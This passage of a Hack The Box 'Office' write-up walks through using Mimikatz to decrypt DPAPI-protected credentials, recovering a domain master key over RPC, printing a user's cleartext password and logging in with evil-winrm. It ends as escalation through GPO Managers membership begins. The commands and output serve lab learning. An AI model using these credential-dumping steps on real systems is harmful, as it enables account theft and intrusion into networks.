
> `dpapi::cred`: This module in Mimikatz is used for handling DPAPI (Data Protection API) credentials. DPAPI is a Windows feature that allows applications to securely store sensitive data such as passwords, encryption keys, and other confidential information.

We will use `dpapi::cred` to pass files containing credentials and retrieve our guidmaster key.

We can use this key to access stored credentials.

First file:


`dpapi::cred /in:C:\Users\PPotts\AppData\Roaming\Microsoft\credentials\84F1CAEEBF466550F4967858F9353FB4`



```
mimikatz # dpapi::cred /in:C:\Users\PPotts\AppData\Roaming\Microsoft\credentials\84F1CAEEBF466550F4967858F9353FB4
**BLOB**
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {191d3f9d-7959-4b4d-a520-a444853c47eb}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data

  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : 649c4466d5d647dd2c595f4e43fb7e1d
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : 32e88dfd1927fdef0ede5abf2c024e3a
  dwDataLen          : 000000c0 - 192
  pbData             : f73b168ecbad599e5ca202cf9ff719ace31cc92423a28aff5838d7063de5cccd4ca86bfb2950391284b26a34b0eff2dbc9799bd
d726df9fad9cb284bacd7f1ccbba0fe140ac16264896a810e80cac3b68f82c80347c4deaf682c2f4d3be1de025f0a68988fa9d633de943f7b809f35a141149
ac748bb415990fb6ea95ef49bd561eb39358d1092aef3bbcc7d5f5f20bab8d3e395350c711d39dbe7c29d49a5328975aa6fd5267b39cf22ed1f9b933e2b814
5d66a5a370dcf76de2acdf549fc97
  dwSignLen          : 00000014 - 20
  pbSign             : 21bfb22ca38e0a802e38065458cecef00b450976
```

Second file:


`dpapi::cred /in:C:\Users\PPotts\AppData\Roaming\Microsoft\credentials\18A1927A997A794B65E9849883AC3F3E`



```
mimikatz # dpapi::cred /in:C:\Users\PPotts\AppData\Roaming\Microsoft\credentials\18A1927A997A794B65E9849883AC3F3E
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {191d3f9d-7959-4b4d-a520-a444853c47eb}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data

  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : 88fdf043461d4913a49680c2cf45e8e6
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : b68952824efb5374f396ef024b7f4f56
  dwDataLen          : 00000098 - 152
  pbData             : 0c1483543655e1eee285cb5244a83b72932723e88f937112d54896b19569be22aeda49f9aec91131dab8edae525506e7aa4861c
98d67768350051ae93d9c493596d3e506fae0b6e885acd9d2a2837095d7da3f60d80288f4f8b8800171f26639df136e45eb399341ab216c81cf753aecc5342
b6b212d85a46be1e2b45f6fcebd140755ec9d328c6d66a7bab635346de54fee236a63d20507
  dwSignLen          : 00000014 - 20
  pbSign             : 3a5e83bb958d713bfae523404a4de188a0319830
```

Third file:


`dpapi::cred /in:C:\Users\PPotts\AppData\Roaming\Microsoft\credentials\E76CCA3670CD9BB98DF79E0A8D176F1E`



```
mimikatz # dpapi::cred /in:C:\Users\PPotts\AppData\Roaming\Microsoft\credentials\E76CCA3670CD9BB98DF79E0A8D176F1E
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {b79e2c88-a4f1-4c75-aefe-7649c9998026}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data

  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : d4287229a43f872071469e01a9ad8fb1
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : 94cef7452a4ef8936cd95b1830c2e5ff
  dwDataLen          : 000000a8 - 168
  pbData             : 301e5a2904be20d8a454e8391c2f377804f9fbc62507dffde52eecbeed554a3664abd78bbec1f416a857d04a94ae1b258dc1775
65be3242c9528d640f23e9508c75ad0a1dfc0f35052f418fc8926d640beee7a2962d54eb439b830e100c57325b5c905e431153240bc9b6ea3bd5b88425225f
ac86e644eb6efc6fa9812453740f03582bf51d6c645ada4a32752340749a57d60d79861ee1f188f256d1fec89b8b691ac94a2b0e00f
  dwSignLen          : 00000014 - 20
  pbSign             : 84d709a7119057ef106758513c7c9ce61b995e4f
```


Now that we have obtained guidmaster key, let's move from credentials folder to the protect folder and retrieve master key. This key will be used for decrypting the credentials later.

`PS C:\users\ppotts\appdata\roaming\Microsoft\Protect> dir`



```
PS C:\users\ppotts\appdata\roaming\Microsoft\Protect> dir
dir


    Directory: C:\users\ppotts\appdata\roaming\Microsoft\Protect


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-          6/2/2024   2:27 PM                S-1-5-21-1199398058-4196589450-691661856-1107
```


When we inspect the protect directory, we can see that the same guidmaster keys that we previously obtained from the credentials folder is found in it:



```
PS C:\users\ppotts\appdata\roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107> gci -force
gci -force


    Directory: C:\users\ppotts\appdata\roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         1/17/2024   3:43 PM            740 10811601-0fa9-43c2-97e5-9bef8471fc7d
-a-hs-          5/2/2023   4:13 PM            740 191d3f9d-7959-4b4d-a520-a444853c47eb
-a-hs-          6/2/2024   2:27 PM            740 b79e2c88-a4f1-4c75-aefe-7649c9998026
-a-hs-          5/2/2023   4:13 PM            900 BK-OFFICE
-a-hs-          6/2/2024   2:27 PM             24 Preferred
```


We need to use the full path mentioned above and append "`/rpc`" to it, as shown in the image. This action will provide us with the master key necessary for decrypting the passwords into clear text.

`dpapi::masterkey /in:C:\\users\ppotts\appdata\roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107\191d3f9d-7959-4b4d-a520-a444853c47eb /rpc`



```
mimikatz # dpapi::masterkey /in:C:\\users\ppotts\appdata\roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691
661856-1107\191d3f9d-7959-4b4d-a520-a444853c47eb /rpc
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {191d3f9d-7959-4b4d-a520-a444853c47eb}
  dwFlags            : 00000000 - 0
  dwMasterKeyLen     : 00000088 - 136
  dwBackupKeyLen     : 00000068 - 104
  dwCredHistLen      : 00000000 - 0
  dwDomainKeyLen     : 00000174 - 372
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : c521daa0857ee4fa6e4246266081e94c
    rounds           : 00004650 - 18000
    algHash          : 00008009 - 32777 (CALG_HMAC)
    algCrypt         : 00006603 - 26115 (CALG_3DES)
    pbKey            : 1107e1ab3e107528a73a2dafc0a2db28de1ea0a07e92cff03a935635013435d75e41797f612903d6eea41a8fc4f7eb
e8d2fbecb0c74cdebb1e7df3c692682a066faa3edf107792d116584625cc97f0094384a5be811e9d5ce84e5f032704330609171c973008d84f
```


By the end of the output, we can see the master key:



```
Auto SID from path seems to be: S-1-5-21-1199398058-4196589450-691661856-1107

[backupkey] without DPAPI_SYSTEM:
  key : 4d1b2c18baba7442e79d33cc771bf54027ae2500e08da3ecfccf91303bd471b6
  sha1: eeb787c4259e3c8b8408201ee5e54fc29fad22b2

[domainkey] with RPC
[DC] 'office.htb' will be the domain
[DC] 'DC.office.htb' will be the DC server
  key : 87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed9848cd04f3b94
91c336c4bde4d1d8166
  sha1: 85285eb368befb1670633b05ce58ca4d75c73c77
```


We will now utilize the master key and decrypt the credentials stored in the protected directory in clear test: **H4ppyFtW183#**

```
dpapi::cred
/in:C:\users\ppotts\appdata\roaming\Microsoft\credentials\84F1CAEEBF466550F49
67858F9353FB4
/masterkey:87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaad
de99ec95413e18b0965dcac70344ed9848cd04f3b9491c336c4bde4d1d8166
```



```
Decrypting Credential:
 * volatile cache: GUID:{191d3f9d-7959-4b4d-a520-a444853c47eb};KeyHash:85285eb368befb1670633b05ce58ca4d75c73c77;Key:a
vailable
 * masterkey     : 87eedae4c65e0db47fcbc3e7e337c4cce621157863702adc224caf2eedcfbdbaadde99ec95413e18b0965dcac70344ed98
48cd04f3b9491c336c4bde4d1d8166
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000be - 190
  credUnk0       : 00000000 - 0

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 5/9/2023 11:03:21 PM
  unkFlagsOrSize : 00000018 - 24
  Persist        : 00000003 - 3 - enterprise
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:interactive=OFFICE\HHogan
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : OFFICE\HHogan
  CredentialBlob : H4ppyFtW183#
  Attributes     : 0
```

Now that we have the password, we should be able to access winrm as **hhogan**:



```
┌──(yoon㉿kali)-[~/Documents/htb/office]
└─$ evil-winrm -i office.htb -u hhogan -p H4ppyFtW183#

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\HHogan\Documents> whoami
office\hhogan
```


We now have a stable shell as the user **hhogan**.

Privesc: hhogan to system

Let's first check information regarding hhogan.

Upon inspecting the user’s privileges and group memberships, we can see that user **hhogan** is part of the “**GPO manager**” group. This indicates that the user has the ability to manage Group Policy Objects (**GPOs**) or potentially abuse them to gain access to the administrator account:


```
whoami /all
```



```
GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
OFFICE\GPO Managers                        Group            S-1-5-21-1199398058-4196589450-691661856-1117 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
